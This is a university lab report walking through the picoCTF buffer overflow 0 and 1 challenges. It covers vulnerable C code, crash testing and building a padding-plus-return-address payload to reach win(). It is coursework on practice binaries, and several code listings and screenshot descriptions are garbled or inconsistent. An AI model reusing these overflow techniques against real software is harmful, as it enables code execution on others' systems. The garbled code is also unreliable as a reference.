

**ESCUOLA COLOMBIANA DE INGENIERIA  
JULIO GARAVITO**

**IT SECURITY AND PRIVACY  
GROUP 1L**

**LABORATORY 13**

**SUBMITTED BY:  
JUAN PABLO FERNANDEZ GONZALES  
MARIA VALENTINA TORRES MONSALVE**

**1**

**SUBMITTED TO:  
Eng. DANIEL ESTEBAN VELA LOPEZ**


**BOGOTÁ D.C.  
DATE:  
21/04/2025**

## Introduction


The purpose of this lab is to explore the concept and practical application of *buffer overflow*, a widely known vulnerability that can be exploited to execute arbitrary code on affected systems. This report documents the resolution of picoCTF's *buffer overflow 0* and *buffer overflow 1* challenges , detailing each stage of the exploitation process. It includes explanations of the tools used, the commands executed, and the fundamental concepts that underpin this type of vulnerability. The goal is not only to demonstrate how to perform the exploit, but also to deepen the understanding of memory corruption, execution flow manipulation, and secure programming practices that prevent these failures.

## Buffer Overflow 0

For this memory overflow exercise we will be in the Kali Linux virtual machine to execute the script and be able to do the code analysis. The first thing we will do is from the PicoCTF page we will download the executable and the file of the program encoded in c.



From the console of the machine we will be reviewing and analyzing the code, the first thing that can be highlighted in the code is the definition of the global variable of **FLAGSIZE\_MAX** with a value of 64 that will be the maximum length of the flag and we are also creating a **flag variable** and we are assigning it a static value with the FLAGSIZEMAX variable



```

kali@kali:~/Downloads$ ./vuln
[...]
define _GLIBCXX_NANO 22
char flag[FLAGSIZE_MAX];
void sigsegv_handler(int sig) {
    printf("Nanu", flag);
    fflush(stdout);
    exit(0);
}
void vuln(char *input){
    char buf2[16];
    strcpy(buf2, input);
}
int main(int argc, char **argv){
    FILE *f = fopen("flag.txt", "r");
    if (f == NULL) {
        printf("No %s", "Please create 'flag.txt' in this directory with your\n"
               "own debugging flag.\n");
        exit(0);
    }
    gets(flag, FLAGSIZE_MAX);
    signal(SIGSEGV, sigsegv_handler); // Set up signal handler
    gid_t gid = getegid();
    setresgid(gid, gid, gid);


    printf("Input: ");
    fflush(stdout);
    gets(buf2);
    vuln(buf2);
    printf("The program will exit now\n");
    exit(0);
}

```

The screenshot shows a terminal window titled 'picoCTF - picoGym Chall' with the command `./vuln` running. A portion of the code is highlighted with a red box, specifically the declaration of `char flag[FLAGSIZE\_MAX];` and the `vuln` function. The terminal output shows the program asking for input and then crashing with a segmentation fault.

In the `vuln` function, buffer overflow occurs because a `buf2` array of only 16 bytes is defined (enough for 15 characters plus the null character `\0), and `strcpy(buf2, input)` is used to copy the contents of the input without checking its size. If the input exceeds 16 bytes, `strcpy` continues to copy beyond the space reserved for `buf2`, overwriting other parts of memory, including local variables and the return direction of the function. This causes a buffer overflow that can disrupt the program's execution flow.

3



```


kali@kali:~/Downloads$ ./vuln
[...]
define _GLIBCXX_NANO 22
char Flag[FLAGSIZE_MAX];
void sigsegv_handler(int sig) {
    printf("Nanu", Flag);
    fflush(stdout);
    exit(0);
}
void vuln(char *input){
    char buf2[16];
    strcpy(buf2, input);
}
int main(int argc, char **argv){
    FILE *f = fopen("flag.txt", "r");
    if (f == NULL) {
        printf("No %s", "Please create 'flag.txt' in this directory with your\n"
               "own debugging flag.\n");
        exit(0);
    }
    gets(flag, FLAGSIZE_MAX);
    signal(SIGSEGV, sigsegv_handler); // Set up signal handler
    gid_t gid = getegid();
    setresgid(gid, gid, gid);

    printf("Input: ");
    fflush(stdout);
    gets(buf2);
    vuln(buf2);
    printf("The program will exit now\n");
    exit(0);
}

```

This screenshot is similar to the previous one, showing the same terminal session and code. The difference is that the terminal window title is now 'Buffer Overflow Exploit' and the challenge name is 'vuln'. The terminal output shows the program crashing again.

To be able to enter data into the input we need to have a file called flag.txt whose content will be the one shown in the console when the number of input characters is exceeded. In main, the program uses the insecure gets(buf1) function to read user input, without controlling the number of characters received. Although a buf1 overflow could occur if more than 100 characters are sent, this is not relevant. The important thing is that the buf1 content is passed to the vuln function, where the overflow actually occurs, since the buf2 buffer is only 16 bytes. This way, the user has control over the input and can intentionally cause the overflow.




The screenshot shows a terminal window on Kali Linux with a buffer overflow exploit for a binary named vuln.c. The assembly code highlights three buffer overflow vulnerabilities:


- buffer overflow 2:** Located around line 4725, it involves a printf call with a format string "%s\n". The exploit message includes the instruction `printf(flag,flag);` and the comment "buffer overflow 2".
- buffer overflow 1:** Located around line 4726, it involves a signal handler setup. The exploit message includes the instruction `signal(SIGSEGV, sigsegv\_handler);` and the comment "buffer overflow 1".
- buffer overflow 3:** Located around line 4727, it involves a gets call. The exploit message includes the instruction `gets(buf1);` and the comment "buffer overflow 3".

On the right side of the screen, there is a picoCTF challenge interface for challenge 'popo972310'. It shows the challenge name, difficulty level (Medium), and solve statistics: 4,725 solves at 99% completion and 9,000 solves at 89% completion.

We create the file named as **flag.txt** and with this we will be able to verify when the buffer overflows and when it does not, since the behavior is that if the limit **The program will exits now** or the content of the file **flag.txt** is not exceeded, with these configurations we can execute the binary with the command **./vuln**



- The buffer does not overflow: we enter the string 1234ds and with this it does not exceed 16 bytes



```
Show Assigned
└─(kali㉿kali)-[~/Downloads]
└─$ ./vuln
Input: 1234ds
The program will exit now
```

- Buffer overflows: We enter the string of AAAAAA with more than 16 of them

With the instance that we generated on the picoCTF page, we run it in the Kali console and we can enter a string with which we can generate the overflow and we will get the flag to complete the solution of the exercise

buffer overflow 0 

Medium Binary Exploitation picoCTF 2022 gets

AUTHOR: ALEX FULTON / PALASH OSWAL

**Description**

Let's start off simple, can you overflow the correct buffer? The program is available [here](#). You can view source [here](#).

Additional details will be available after launching your challenge instance.

---

24,146 users solved

This challenge launches an instance on demand.  
Its current status is: NOT\_RUNNING



---

Hints 


  

---

 88% Liked 

---

 picoCTF{FLAG}




## Buffer Overflow

In this case, we will have to analyze and find with the delivered code how to overcome the machine's buffer. So that we can execute malicious code as soon as that happens. For this we will follow the following steps.

We'll first download the files and change the permissions of the *vuln* file to be


executable.



```
(kali㉿kali)-[~]
$ wget https://artifacts.picoctf.net/c/187/vuln
--2025-04-28 23:41:41-- https://artifacts.picoctf.net/c/187/vuln
Resolving artifacts.picoctf.net (artifacts.picoctf.net) ... 18.155.252.82, 18.
155.252.128, 18.155.252.29, ...
Connecting to artifacts.picoctf.net (artifacts.picoctf.net)|18.155.252.82|:44
3 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 15704 (15K) [application/octet-stream]
Saving to: 'vuln'

vuln          100%[=====] 15.34K --.-KB/s   in 0s

2025-04-28 23:41:42 (158 MB/s) - 'vuln' saved [15704/15704]
```




```
(kali㉿kali)-[~/spti]
$ ls vuln vuln.c
(kali㉿kali)-[~/spti]
$ file
zsh: parse error near `}'.

(kali㉿kali)-[~/spti]
$ file *
vuln: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically
linked, interpreter /lib/ld-linux.so.2, BuildID[sha1]=685b06b911b19065f27c2d
369c18ed99fbadb543, for GNU/Linux 3.2.0, not stripped
vuln.c: C source, ASCII text

(kali㉿kali)-[~/spti]
$ chmod +x vuln
(kali㉿kali)-[~/spti]
$ ls vuln vuln.c
(kali㉿kali)-[~/spti]
$
```


Later we will execute it



And as we can see, what returns to us is a string from which the space in memory jumps. Now what we will do is make use of Python 3 to estimate the buffer space. This will be our spiking stage.

With the buffer size being approximately 32 according to the code analyzed in the exercise. So using Python 3 we will try to place a string that takes us to the memory address that we need.

We will use the dmesg tool



Using Python 3 we will increase the number of characters until dmesg gives us the hexadecimal code 41414141 which is the one we are interested in due to the multiple A's we send.

9

```
(kali㉿kali)-[~/spti]
$ ./vuln
Please enter your string:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Okay, time to return ... Fingers Crossed ... Jumping to 0x41414141
zsh: segmentation fault ./vuln
```

This statement suggests that we have the ability to manipulate and manage the value of 4141414141.

```
(kali㉿kali)-[~/spti]
$ file vuln
vuln: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, BuildID[sha1]=685b06b911b19065f27c2d36
9c18ed09fbadb543, for GNU/Linux 3.2.0, not stripped
```

As it says not stripped we can go to check the location of win()


We'll run the command

`readelf -s vuln`

and save the following memory space corresponding to win()

Now with the size of A we use we will replace the last 4 with B  
080491f6

AAAAAAAAAAAAAAAAAAAAAAABBBBBB



10

Now what we'll do is we'll paste at the end of that huge string of To the address  
Using Python 3 for ease it would look like this: `"A"*(32+4+4+4) + "080491f6"`

```
Please enter your string:  
AAAAAAAAAAAAAAAAAAAAAA080491f6  
Okay, time to return... Fingers Crossed... Jumping to 0x34303830  
zsh: segmentation fault ./vuln
```

And now turn it Little Indian

Using Python 3 again

It would look something like this:

